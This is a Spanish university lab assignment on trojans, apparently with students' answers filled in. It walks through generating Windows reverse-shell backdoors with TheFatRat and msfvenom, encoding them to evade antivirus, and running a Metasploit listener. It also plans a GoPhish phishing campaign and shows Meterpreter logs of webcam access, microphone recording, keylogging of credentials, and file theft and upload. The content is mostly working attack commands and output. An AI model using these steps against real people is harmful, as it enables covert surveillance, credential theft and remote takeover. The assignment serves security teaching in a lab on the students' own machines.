

## **SEGURIDAD INFORMÁTICA**

### **PRÁCTICA 3 – TROYANOS**

Esta práctica contará un 30% de la nota final.

Recordatorio de la evaluación:

1. Práctica de demonios y wireshark: 15% (práctica 1 - parte I)
2. Práctica de DNS: 15% (práctica 1 - parte II)
3. Práctica 2 de Firewalls y su defensa: 40%
4. Práctica 3 de troyanos: 30%

Los objetivos de esta práctica son los siguientes:

**I. APRENDER A CREAR Y DISTRIBUIR PUERTAS TRASERAS O BACKDOORS**

**II. CREACIÓN E INTRODUCCIÓN DE UN TROYANO EN UN EQUIPO VÍCTIMA**

**III. CONOCER QUÉ ACCIONES SE PUEDEN LLEVAR A CABO SOBRE UN EQUIPO QUE TIENE UN TROYANO INSTALADO**

**IV. CREACIÓN DE UN TROYANO PARA ANDROID**

## FASE I: CREAR Y DISTRIBUIR PUERTAS TRASERAS O BACKDOORS

(2.5 puntos)


**Backdoor:** Tipo de troyano que permite el acceso al sistema infectado y su control remoto. El atacante puede entonces eliminar o modificar archivos, ejecutar programas, enviar correos masivamente o instalar herramientas maliciosas (<https://www.welivesecurity.com/la-es/glosario/#B>)

Por hacer un símil con la realidad, un *backdoor* sería como una entrada secreta a una fortaleza, oculta para la mayoría pero que unos pocos conocen y pueden aprovecharla para entrar sin ser vistos y realizar sus acciones (<https://www.welivesecurity.com/la-es/2015/04/17/que-es-un-backdoor/>)

Para crear la puerta trasera haremos uso del software TheFatRat (<https://github.com/Veil-Framework/Veil>)

Se pide (para todo ello ver documento de ayuda):

### 1. (1 punto) Crear un troyano de tipo .bat con TheFatRat



```
diego@kali: ~/TheFatRat
File Actions Edit View Help

[ 1 ] windows/shell_bind_tcp
[ 2 ] windows/shell/reverse_tcp
[ 3 ] windows/meterpreter/reverse_tcp
[ 4 ] windows/meterpreter/reverse_tcp_dns
[ 5 ] windows/meterpreter/reverse_http
[ 6 ] windows/meterpreter/reverse_https

Choose Payload :3

[ ++++++ ]

Generate Backdoor
+-----+
| Name    || Descript  || Your Input |
+-----+
| LHOST   || The Listen Address || 172.20.10.10 |
| LPORT   || The Listen Ports   || 443          |
| OUTPUTNAME || The Filename output || DiegoVinalsJavierGarrido |
| PAYLOAD  || Payload To Be Used  || windows/meterpreter/reverse_tcp |
+-----+
```

```
Backdoor Saved To : /root/Fatrat_Generated/DiegoVinalsJavierGarrido.bat  
Press [ENTER] to continue .....
```


2. (0.5 puntos) Crear un troyano de tipo .exe con Msfvenom. Utilizar este tipo de codificación (*encode*) para evitar su detección:

<https://www.mandiant.com/resources/shikata-ga-nai-encoder-still-going-strong>

```
(diego@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.10 LPORT=443 -e x86/shikata_ga_nai -b '\x00' -f exe  
-o DiegoJavier.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai chosen with final size 381  
Payload size: 381 bytes  
Final size of exe file: 73802 bytes  
Saved as: DiegoJavier.exe
```


3. (0.5 puntos) Para ver si los antivirus lo detectarían existen servicios online que permiten comprobarlo. Uno de los más usados es Virus total [www.virustotal.com](http://www.virustotal.com) (que comparte sus resultados de escaneos con las bases de datos de los antivirus)

Troyano .bat:



The screenshot shows the VirusTotal interface for a file named 'DiegoVinalsJavierGarrido.bat'. The file has a SHA-256 hash of 'cb3718d5152a32cfd01377000b6c61029920cf8d080b127f5d821ba56054344'. It is 7.08 KB in size and was analyzed a moment ago. The file is flagged as malicious by 31 security vendors and no sandboxes. The community score is 31/60. The file type is identified as 'text'.


Troyano .exe:



The screenshot shows the VirusTotal interface for a file named 'ab.exe'. The file has a SHA-256 hash of 'd850a3b1c3fed484beec51f917c3e5d4c48bc28effa80a654fd241ffc8b5ef'. It is 72.07 KB in size and was analyzed a moment ago. The file is flagged as malicious by 58 security vendors and no sandboxes. The community score is 58/72. The file type is identified as 'EXE'.

NOTA Elegir uno de ellos, el que queráis, para realizar el resto de la práctica.

4. (0.5 puntos) Ejecución de Metasploit (con el payload Meterpreter) para escuchar conexiones de posibles víctimas por el puerto 443. Usaremos este puerto, que es el que se usa para la navegación web por https, de forma que la víctima pueda conectarse a nosotros incluso si está detrás de un firewall. Esta es la base de un shell inverso (reverse Shell).



```
Shell No. 1
File Actions Edit View Help
Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.20.10.10 yes The listen address (an interface may be specified)
LPORT 443 yes The listen port

Exploit target:
Id Name
--
0 Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run

[+] Started reverse TCP handler on 172.20.10.10:443
```




## FASE II: CAMUFLAJE DEL TROYANO

(1.5 puntos)

En esta parte de la práctica vamos a intentar mejorar la forma en la que podemos distribuir el troyano y sobre todo, cómo camuflarlo.

Aquí **sí** que se valorará lo ingenioso que sea la solución elegida además de su eficacia.

Para ello se dan varias ideas de partida, **pero la solución no tiene por qué ser una de estas**. De hecho, por ejemplo, camuflarlo con el Winrar sería la solución menos imaginativa, pero se da como ejemplo sencillo de cómo hacerlo:

- a) Investigar el uso de programas de camuflaje que permiten introducir un troyano en una canción o una foto (en general en cualquier fichero)
- b) Hacer uso de las capacidades de programas como el winrar para ocultar ejecutables.
- c) Investigar en Internet cómo ejecutar un programa que vaya adjuntado en un email, o en el código html de una página web.
- d) Investigar el uso de descargadores troyanos (Downloaders)
- e) O cualquier otro método que investiguéis y que sea convenientemente explicado. 

**Entregable: Sólo hay que hacer un método, el que elijáis. Explicación corta y pantallazos detallando la solución empleada.**

### **FASE III: DISTRIBUCIÓN DEL TROYANO MEDIANTE UNA CAMPAÑA DE PHISING (2.5 puntos)**

5. (2 puntos) Distribución del troyano. Vamos a hacer que la víctima lo descargue de nuestro sitio web y lo ejecute. Para ello usaremos GoPhish para diseñar una campaña de Phising (ver documento de ayuda)
- La idea, por ejemplo, es que a la víctima le llegue un enlace creíble (de descarga de actualizaciones, descarga de juegos,...) y que al darle al link se conecte a nuestro sitio web y se descargue el troyano. Puede ser esto o cualquier idea similar que se os ocurra pero que esté trabajada y sea creíble.

**Nota:** se recomienda crearse una dirección de Outlook, Hotmail (con Gmail es un poco más complicado por la autenticación en dos pasos, y es necesario activar la opción Contraseña de aplicaciones, que permite a aplicaciones externas usar Gmail sin la autenticación en dos pasos) o un servidor propio SMTP en nuestra máquina para realizar la campaña.

**Insertar pantallazo o pantallazos con la creación de la campaña de Phising mediante GoPhish (de la propia aplicación, en los pasos que se hayan usado).**


**Insertar pantallazo con el correo electrónico recibido por la víctima desde GoPhish.**

**Insertar pantallazo donde se demuestre que está publicado el backdoor y que la víctima (nuestro Windows) lo puede descargar.**

6. (0.5 puntos) Ejecución de dicho fichero. Ejecutarlo en Windows (que sería la víctima. Los que tengáis equipos MacOS deberéis crear una máquina virtual con Windows 10 como víctima. Podéis bajaros una versión de evaluación del propio sitio de Microsoft.

Nota: Según lo bueno que sea nuestro troyano y el antivirus que tengamos, podremos ejecutarlo de primeras o no. Como el objetivo es ver el proceso y no la creación de un troyano indetectable por ningún antivirus (cosa que es bastante difícil de hacer), quizá se tenga que deshabilitar el antivirus temporalmente y no hacer caso a las advertencias de Windows para poder ejecutarlo.

**Insertar pantallazo donde se demuestre que se ha ejecutado el troyano en nuestra máquina Windows.**



```
Shell No. 1
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.20.10.10:443
hola
[*] Sending stage (175686 bytes) to 172.20.10.3
[*] Meterpreter session 1 opened (172.20.10.10:443 → 172.20.10.3:47439) at 2023-11-30 10:56:51 +0100

meterpreter > hola
[-] Unknown command: hola
meterpreter > pwd
C:\Users\Diego Vinals\Downloads
meterpreter > ls
Listing: C:\Users\Diego Vinals\Downloads

Mode                Size           Type             Last modified      Name
-----
100777/rwxrwxrwx    1375280        fil             2023-11-30 19:48:27 +0100 ChromeSetup.exe
100777/rwxrwxrwx     73802         fil             2023-11-30 19:56:34 +0100 DiegoJavier.exe
100777/rwxrwxrwx     7254          fil             2023-11-30 19:50:25 +0100 DiegoVinalsJavierGarrido.bat
100666/rw-rw-rw-    282           fil             2023-11-30 19:39:56 +0100 desktop.ini

meterpreter > getuid
Server username: DESKTOP-8J4VOLH\Diego Vinals
meterpreter >
```



**FASE IV: POSTEXPLOITATION. CONOCER LO QUE SE PUEDE HACER CUANDO HAY UN TROYANO INSTALADO EN EL EQUIPO VÍCTIMA.**


**(1.5 puntos)**

¿Qué hacemos ahora una vez que hemos conseguido que la víctima se conecte a nosotros? A este proceso se le llama en inglés postexploitation.

7. Listar las cámaras del equipo víctima. Necesitamos ver primero cómo se llama la cámara del equipo víctima


```
meterpreter > webcam_list  
1: Microsoft Camera Front  
2: Microsoft Camera Rear  
meterpreter > 
```

8. Sacar una foto de la persona que está delante del equipo en ese momento (en este caso vosotros mismos)






9. Ver en vídeo (streaming) qué está haciendo la persona que está delante del equipo en ese momento (en este caso vosotros mismos)



10. Hacer un pantallazo del escritorio





#### 11. Reproducir una canción en el equipo remoto

```
meterpreter > play /home/diego/Downloads/pr3.wav  
[*] Playing /home/diego/Downloads/pr3.wav ...  
[*] Done  
meterpreter > █
```

#### 12. Activar el micrófono en la máquina víctima y grabar 10 segundos

```
meterpreter > record_mic -d 10  
[*] Starting..  
[*] Stopped  
Audio saved to: /home/diego/tRzOZTaI.wav  
meterpreter > █
```

#### 13. Usar el keylogger para capturar un usuario y contraseña (falsos) de Instagram. Para ello, haced un login incorrecto en la web y capturarlo con el keylogger.

```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keycan_dump  
[-] Unknown command: keycan_dump  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
instagram<CR>  
login<Tab>parapractica3<CR>
```

#### 14. Acciones sobre el equipo remoto

##### **Insertar pantallazos de las salidas de las siguientes órdenes:**

- 1) Obtener información del entorno de la víctima.
  - a. Getinfo
  - b. Getuid

```
meterpreter > getuid  
Server username: DESKTOP-8J4VOLH\Diego Vinals  
meterpreter > █
```

- 2) Getpid – obtener el PID (identificador del proceso correspondiente al troyano que se está ejecutando)

```
meterpreter > getpid
Current pid: 6264
meterpreter > 
```

- 3) Mediante la orden migrate de Meterpreter, hacer que el troyano se ejecute en el contexto del proceso explorer.exe de la víctima (se trata de migrar de proceso). Este proceso corresponde al explorador de archivos de Windows y aparte de ser estable, no va a ser cerrado por la víctima mientras esté el equipo encendido.

- 4) Descargar un fichero que hay en el equipo remoto

```
Shell No. 1
File Actions Edit View Help
100666/rw-rw-rw- 0      fil  2023-11-30 19:39:32 +0100  ntuser.dat.LOG2
100666/rw-rw-rw- 20     fil  2023-11-30 19:39:32 +0100  ntuser.ini

meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\Diego Vinals\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-  2348    fil      2023-11-30 19:39:56 +0100  Microsoft Edge.lnk
100666/rw-rw-rw-   282    fil      2023-11-30 19:39:56 +0100  desktop.ini
040777/rwxrwxrwx    0      dir      2023-11-30 21:11:48 +0100  test

meterpreter > cd test\\
meterpreter > ls
Listing: C:\Users\Diego Vinals\Desktop\test

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    0      fil      2023-11-30 21:11:42 +0100  Practica3fichero.txt

meterpreter > download Practica3fichero.txt
[*] Downloading: Practica3fichero.txt -> /home/diego/Practica3fichero.txt
[*] Completed  : Practica3fichero.txt -> /home/diego/Practica3fichero.txt
meterpreter > 
```

- 5) Subir un fichero desde nuestro Kali a la víctima.



```
meterpreter > upload /home/diego/kinYHTpL.wav ./Desktop/test  
[*] Uploading : /home/diego/kinYHTpL.wav → ./Desktop/test\kinYHTpL.wav  
[*] Completed : /home/diego/kinYHTpL.wav → ./Desktop/test\kinYHTpL.wav  
meterpreter > 
```

test				
Name	Date modified	Type	Size	
kinYHTpL	11/30/2023 12:19 PM	WAV File	11 KB	
Practica3fichero	11/30/2023 12:11 PM	Text Document	0 KB	

## CREACIÓN DE UN TROYANO PARA ANDROID

(2 puntos)

- 1) Crear un troyano para Android con TheFatRat
- 2) Distribuirlo y ejecutarlo desde un móvil Android. Si no tenemos un dispositivo Android (móvil o atablet) podemos usar un emulador de Android para Windows, como Bluestacks (<https://www.bluestacks.com/es/index.html>) o cualquier otro.
- 3) Postexploitation: activar la cámara web del dispositivo Android de forma remota.

**Insertar pantallazo con la creación correcta de la creación del troyano.**

**Insertar pantallazo donde se demuestre que se ha ejecutado el troyano en nuestra máquina Windows.**

**Insertar pantallazo donde se demuestre que se ha realizado dicho streaming de vídeo**



## INSTRUCCIONES

- Entrega:
  - Un archivo PDF a partir de este documento de Word modificado con las respuestas escritas (las que están señaladas en rojo) y los pantallazos pedidos.
- Los ejercicios **SÓLO** podrán realizarse en grupos de dos alumnos como máximo. Si hay un grupo de tres se debe escribir un correo al profesor para notificárselo. **No se permiten entregas de prácticas por grupos de tres o más alumnos que no hayan sido notificadas en fecha al profesor.**
- El nombre del fichero entregado serán los apellidos de los alumnos separados por guion.
- Se deberán usar al menos dos equipos diferentes (cliente y servidor) o realizarlo mediante máquinas virtuales.

- **La fecha límite de entrega será el viernes 22 de diciembre a las 23 horas.**
- No se recogerán memorias entregadas fuera de fecha o por otro medio distinto de los indicados (como por ejemplo el mail). Debe entregarse en el apartado correspondiente en el campus virtual.